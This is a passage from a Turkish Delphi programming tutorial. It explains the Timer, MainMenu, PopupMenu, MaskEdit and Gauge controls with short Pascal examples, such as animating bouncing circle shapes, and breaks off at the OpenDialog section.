  Timer1.Interval:=100;//bir sn bekle tekrar işlet
end;
```

- **Timer1.Enabled**

Kodun işletilip işletilmemesini belirleyen özelliğidir. "True" değerinin aktarılması kod bloğunun işletilmesi anlamına gelir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Timer1.Interval:=100;//bir sn bekle tekrar işlet
  Timer1.Enabled:=true;
end;
```

- **Timer1.Free**

Kontrolü bellekten atan methoddur.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Timer1.Free;
end;
```

Aşağıda kontrolü daha iyi tanıyabilmeniz için basitten zora doğru örnekler yapılmıştır. Dikkatlice inceleyiniz.

Uygulamalar için formunuza bir adet “Timer”, bir adet “Shape” ve bir adette “Button” kontrolü yerleştiriniz. Formun tasarım görüntüsü aşağıda verilmiştir.

Bu adımda “Timer” kontrolünün “OnTimer” yordamına aşağıdaki kodu ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
   Shape1.Shape:=stCircle;//daire ol
  Timer1.Interval:=100;//bir sn bekle tekrar işlet
  Timer1.Enabled:=false;
end;
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
  Timer1.Enabled:=true;
end;
procedure TForm1.Timer1Timer(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=Shape1.Left;
  Shape1.Left:=sayi+50;//50 birim sağa
end;
```


Prpgramı çalıştırıp “Başlat” buttonuna tıklarsanız topunuz sağa doğru hareket etmeye başlayacaktır. Topun hareketi belli bir süre sonra formun boyutlarını aşacak ve ekrandan kaybolmasını sağlayacaktır. Aşağıdaki kodlamada topun ekrandan kaybolması engellenmiştir. Devamlı olarak sola ve sağa hareket edecektir.

```
var
  yon:Boolean; //Global değişken
procedure TForm1.FormCreate(Sender: TObject);
begin
  Timer1.Interval:=100;//bir sn bekle tekrar işlet
  Timer1.Enabled:=false;
  Shape1.Shape:=stCircle;//daire ol
end;
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
  Timer1.Enabled:=true;
end;
procedure TForm1.Timer1Timer(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=Shape1.Left;
  if yon=false Then
    begin
      if sayi>=Form1.ClientWidth Then
        yon:=true //sola dön
      else
        Shape1.Left:=sayi+10;//10 birim sağa
    end
  else
    begin
      if sayi<=0 Then
        yon:=false //sağa dön
      else
        Shape1.Left:=sayi-10; //10 birim sola
    end;
end;
```

Bu kodları ekledikten sonra programınızı çalıştırırsanız topunuz formunuzun boyutları çerçevesinde sola ve sağa doğru hareket edecektir.

Aşağıdaki örnekte ise iki top çarpıştıktan sonra yön değiştirecektir. Örneğimiz için formunuzun üzerine iki adet "Timer", iki adet "Shape" ve bir adet button kontrolü yerleştiriniz. İlk "Timer" ile birinci topun hareketini, ikinci "Timer" ile de ikinci topun hareketini sağlayacağız.

Aşağıdaki tasarımı oluşturunuz.



Aşağıdaki kod bloğunu “Unit” penceresine ekleyin.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Timer1.Interval:=10;//bir sn bekle tekrar işlet
  Timer1.Enabled:=false;
  Timer2.Interval:=10;//bir sn bekle tekrar işlet
  Timer2.Enabled:=false;
  Shape1.Shape:=stCircle;//daire ol
  Shape2.Shape:=stCircle;//daire ol
end;
procedure TForm2.BitBtn1Click(Sender: TObject);
begin
  Timer1.Enabled:=true;
  Timer2.Enabled:=true;
end;
var
  yon1,yon2:Boolean;//Global değişkenler
procedure TForm2.Timer1Timer(Sender: TObject);
begin
  if yon1=false Then
    begin
      if Shape1.Left>=Shape2.Left-Shape1.Width Then//çarpışma anı
        yon1:=true//sola dön
      else
        Shape1.Left:=Shape1.Left+10;
    end
  else
    begin
      if Shape1.Left<=0 Then
```


```
      yon1:=false//sağa dön
    else
      Shape1.Left:=Shape1.Left-10;
  end;
end;
procedure TForm2.Timer2Timer(Sender: TObject);
begin
 if yon2=false Then
  begin
   if Shape2.Left<=Shape1.Left+Shape1.Width Then
     yon2:=true//sağa dön
   else
     Shape2.Left:=Shape2.Left-10;
  end
 else
  begin
   if Shape2.Left>=Form2.ClientWidth-Shape2.Width Then
     yon2:=false//sola dön
   else
     Shape2.Left:=Shape2.Left+10;
  end;
end;
```

Programınızı çalıştırırsanız formun boyutları içerisinde toplar devamlı olarak birbirleriyle çarpışacaklardır.


MainMenu Kontrolü:

Çok kolaya bir şekilde menü oluşturmak için kullanılan kontroldür. Kullanımı gerçekten çok etkilidir. Neredeyse yapamıyacağınız hiç bir menü yok gibi. Aşağıda adım adım nasıl menü oluşturabileceğiniz anlatılmaktadır.


- ❖ Formunuza ilk olarak "MainMenu" kontrolü yerleştirin ve üzerine mous ile çift tıklayın aşağıdaki pencere açılacaktır.



- ❖ Açılan bu pencerede propertiesi kullanarak "Caption" değerlerini girin. Yön tuşlarını kullanarak alt satıra inebilirsiniz.
- ❖ "Caption" değerlerini girdikten sonra ekran görüntünüz aşağıdaki gibi olmalıdır.




- ❖ "Caption" değeri "&Dosya" şeklinde girilerek kısa yol oluşturulmuştur (Alt tuşu basılıyken D tuşuna tıklarsanız menü açılır).
- ❖ Şimdi "MainMenu" üzerine çift tıklayarak ikinci sütuna geçin, yeni menü sütunları oluşturacağız.
- ❖ Yine yön tüşları ve "Caption" değerleri kullanılarak aşağıdaki sütunu oluşturun.
- ❖ Aynı mantığı kullanarak dilediğiniz kadar menü sütunu oluşturabilirsiniz. Kısa yol oluştururken görünen seçeneklerde aynı karakteri kullanmayınız. Ara bir karakterin başında kullanmanız mümkündür.




Alt Menüler Yaratmak:

Oluşturduğunuz menüye açılan alt menüler eklemeniz mümkündür. Yapmanız gereken tek şey alt menü ekleyeceğiniz seçeneği seçin (bizim örneğimizde "Font"), mousun sağ tuşunu tıklayarak açılan menüden "Create Submenu" seçeneğini seçin.




Aynı işlemleri tekraralayıp ("Caption" değerlerini girin) diğer ismlendirmeleride yapın. Ekran görüntünüz aşağıdaki şekilde oluşacaktır.



Şayet ekleyecek başka sütunlarınızda varsa onlarıda aynı mantık çerçevesinde uygulamanıza ekleyin.

Şimdi programınızı çalıştırabilirsiniz. MainMenu kontrolüne eklemiş olduğunuz tüm seçenekler formunuzun başlığında gözükecektir.



Menü Seçeneklerine Kod Yazmak:

Yukarıdaki örnek için formunuza bir adet "Edit" kontrolü yerleştirip "Altı Çizili" seçeneği için gerekli kodları yazalım.

Yapacağınız işlem tasarım anında "MainMenu" kontrolünün üzerine mous ile çift tıklayarak "Altı Çizili" seçeneğini seçmek. Ardından seçili kısımda mous ile çift tıklama yaparsanız kodları yazabileceğiniz yordamlara ulaşmış olusunuz.

```
procedure TForm1.Altizili1Click(Sender: TObject);
begin
 Edit1.font.Style:=Edit1.Font.Style+[fsBold];//bold özelliği ekle
end;
```

Menü Seçeneklerine CheckBox Eklemek:


"CheckBox" ekleyeceğiniz seçeneği seçin (bizim örneğimizde "Kalın"), properties penceresinden "AutoCheck" özelliğini true yapın. Bu özelliği ayarladıktan sonra programınızı çalıştırırsanız ekran görüntünüz aşağıdaki gibi olacaktır.

Seçeneğe her tıkladığınızda Check işareti eklenip kalkacaktır. Bu özelliği birden fazla seçenek için de kullanabilirsiniz.

Menü Seçeneklerine Resim Eklemek:

Aşağıdaki yöntemle seçeneklerinize kolayca resim ekleyebilirsiniz. Fakat öncelikle yapmanız gereken bir kaç işlem bulunmaktadır. İlk olarak formunuza bir adet "ImageList" kontrolü yerleştirip kullanacağınız resimleri depolamalısınız.

Ardından "MainMenu" kontrolünüzü seçip properties penceresinden "Images" özelliğine "ImageList1" değerini aktarın.




Üçüncü adımda yapmanız gereken tek şey seçeneklerinizi mous ile seçip "ImageIndex" değerlerini sıralamaya dikkat ederek girmek. Ekran görüntünüz yukarıdaki şekilde oluşacaktır.

PopupMenu Kontrolü:

Mousun sağ tuşuna tıklayarak açtırılan menülerden Delphi'de oluşturmak sonderece kolay, aşağıdaki adımları izleyiniz.


- ❖ Formunuza bir adet "PopupMenu" kontrolü yerleştirip mous ile üzerine çift tıklayın. Aşağıdaki pencere açılacaktır.



- ❖ Bu pencerede gerekli seçenekleri oluşturduktan sonra,formunuza bir adet "Edit" kontrolü yerleştirip kod yazacağınız seçeneğin üzerine mous ile çift tıklayın (Kes).
- ❖ Aşağıdaki kod bloğunu bu yordama girin.

```
procedure TForm1.Kes2Click(Sender: TObject);
begin
  Edit1.Text:='';//boşalt
end;
```

- ❖ Son adım olarak "Edit" kontrolünüzü seçip "PopupMenu" özelliğine "PopupMenu1" değerini aktarın.



Artık programınızı çalıştırabilirsiniz. Cursor “Edit1” kontrolü içerisinde iken mousun sağ tuşuna tıklayın. Oluşturmuş olduğunuz PopupMenu açılacaktır. Kod bloğunu eklediğiniz seçeneği (kes) tıklayarak sonucu görebilirsiniz.

PopupMenu lere resime eklemek diğer menü ile tamamen aynı olacaktır. Yani formunuza bir adet “ImageList” kontrolü ekleyerek resimleri dolduracaksınız. PopupMenu kontrolünün “Images” özelliğine “Imagelist1” i aktarıp, ardından resimleriniz için “ImageIndex” özelliklerini belirleyeceksiniz.


PopupMenü lerin açılabilmesi için, o kontrole ait PopupMenü özelliğini muhakkak belirlemiş olmalısınız.

MaskEdit Kontrolü:


Maskeli bilgi girişi yapabilmeniz için kullanabileceğiniz bir kontroldür. Bu sayede kullanıcının gereksiz karakterlere basma sıkıntısını gidermiş olursunuz. Bununla beraber yanlış girişleride büyük ölçüde engelleyeceksiniz. Aşağıda bu kontrole ait özellikler verilmiştir.

- **MaskEdit1.EditMask**

Sanıyorum en önemli özelliğidir. Bu özelliğe atayacağınız seçenek doğrultusunda bilgi girişi yapılabilecektir. Properties penceresinden bu özelliğe tıklarsanız aşağıdaki pencere açılacaktır.



"Sample Masks" kısmından kullanacağınız maskeyi seçebilir, veya kendiniz yeni bir maske yaratabilirsiniz. Bu pencerede en çok kullanacağınız maskeler yer almaktadır. Sağ taraftan "Date" i seçin "InputMask" kısmına yukarıdaki gibi "00" ekleyin (yılı dört rakam görmek için) ve "OK" e basın. Şimdi yaptığımız işlemin sonucunu projeyi çalıştırarak görelim.



Tarih girişlerinde arada kullanılan "." Karakterini girmeden kolayca işlem yapabilmektesiniz.

Gauge Kontrolü:

Bu kontrol sayesinde gerçekleşen işleminizi yüzdelik olarak kullanıcıya gösterebilirsiniz. Aşağıda kontrole ait özellikler verilmiştir.

- **Gauge1.BackColor**

Kontrolün zemin rengini belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.BackColor :=clYellow;//sarı yap
end;
```

- **Gauge1.ForeColor**

Dolu yüzdenin gösterileceği rengi belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.Progress:=25;
  Gauge1.BackColor :=clYellow;
  Gauge1.ForeColor:=clred;//kırmızı
end;
```

- **Gauge1.Progress**

Yüzdelik dilimdeki değer bu özellikte tutulur. Tamsayı tipli bir değer aktarılabilir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.Progress:=25;
end;
```

- **Gauge1.MinValue- Gauge1.MaxValue**

Dolu gövdenin alabileceği maximum ve minimum değerleri belirleyen özelliklerdir. “Progress” değeri sadece bu aralıktaki bir sayıya eşit olabilir. Aralık dışı bir değer aktaramazsınız.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.MinValue:=0;
  Gauge1.MaxValue:=100;
  Gauge1.Progress:=25;
  Gauge1.BackColor :=clYellow;//sarı yap
  Gauge1.ForeColor:=clred;
end;
```

Yukarıdaki kod bloğuna ait ekran görüntüsü aşağıdaki gibi olacaktır.




- **Gauge1.Kind**

Kontrolün geometrik şeklini belirleyen özelliğidir. Alabileceği değerler aşağıda verilmiştir.


Kind	Sonuç
gkHorizontalBar	Yatay Bar Şeklinde
gkVerticalBar	Düşey Bar Şeklinde
gkNeedle	Yarım Elips Şeklinde
gkPie	Daire Şeklinde
gkText	Sadece Yazı

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.MinValue:=0;
  Gauge1.MaxValue:=100;
  Gauge1.Progress:=25;
  Gauge1.BackColor :=clYellow;//sarı yap
  Gauge1.ForeColor:=clred;
  Gauge1.Kind:=gkPie;//daire şeklini al
end;
```

Yukarıdaki kod bloğunun sonucunda aşağıdaki şekilde bir ekran görüntüsü elde edersiniz.



Aşağıdaki uygulamada forma ekleyeceğiniz bir "Timer" kontrolü sayesinde tüm "Gauge" kontrollerinin çalışma mantığını izleyebilirsiniz.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Gauge1.MinValue:=0;Gauge1.MaxValue:=100;
  Gauge1.BackColor :=clYellow;//sarı yap
  Gauge1.ForeColor:=clred;
  Gauge1.Kind:=gkPie;
  Gauge2.Kind:=gkHorizontalBar;
  Gauge3.Kind:=gkVerticalBar;
  Gauge4.Kind:=gkNeedle;end;
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  Gauge1.Progress:=Gauge1.Progress+1;
  Gauge2.Progress:=Gauge1.Progress+1;
  Gauge3.Progress:=Gauge1.Progress+1;
  Gauge4.Progress:=Gauge1.Progress+1;
end;
```

OpenDialog Kontrolü:

Bu kontrolü kullanarak oluşturmuş olduğunuz dosyalarınızı bulmanız için size yardımcı pencere açılmasını sağlayabilirsiniz. Aslında yapılan bir api çağrısıdır, fakat siz bunu görmezsiniz. Aşağıda kontrole ait özellikler izah edilmiştir.

- **OpenDialog1.Execute**

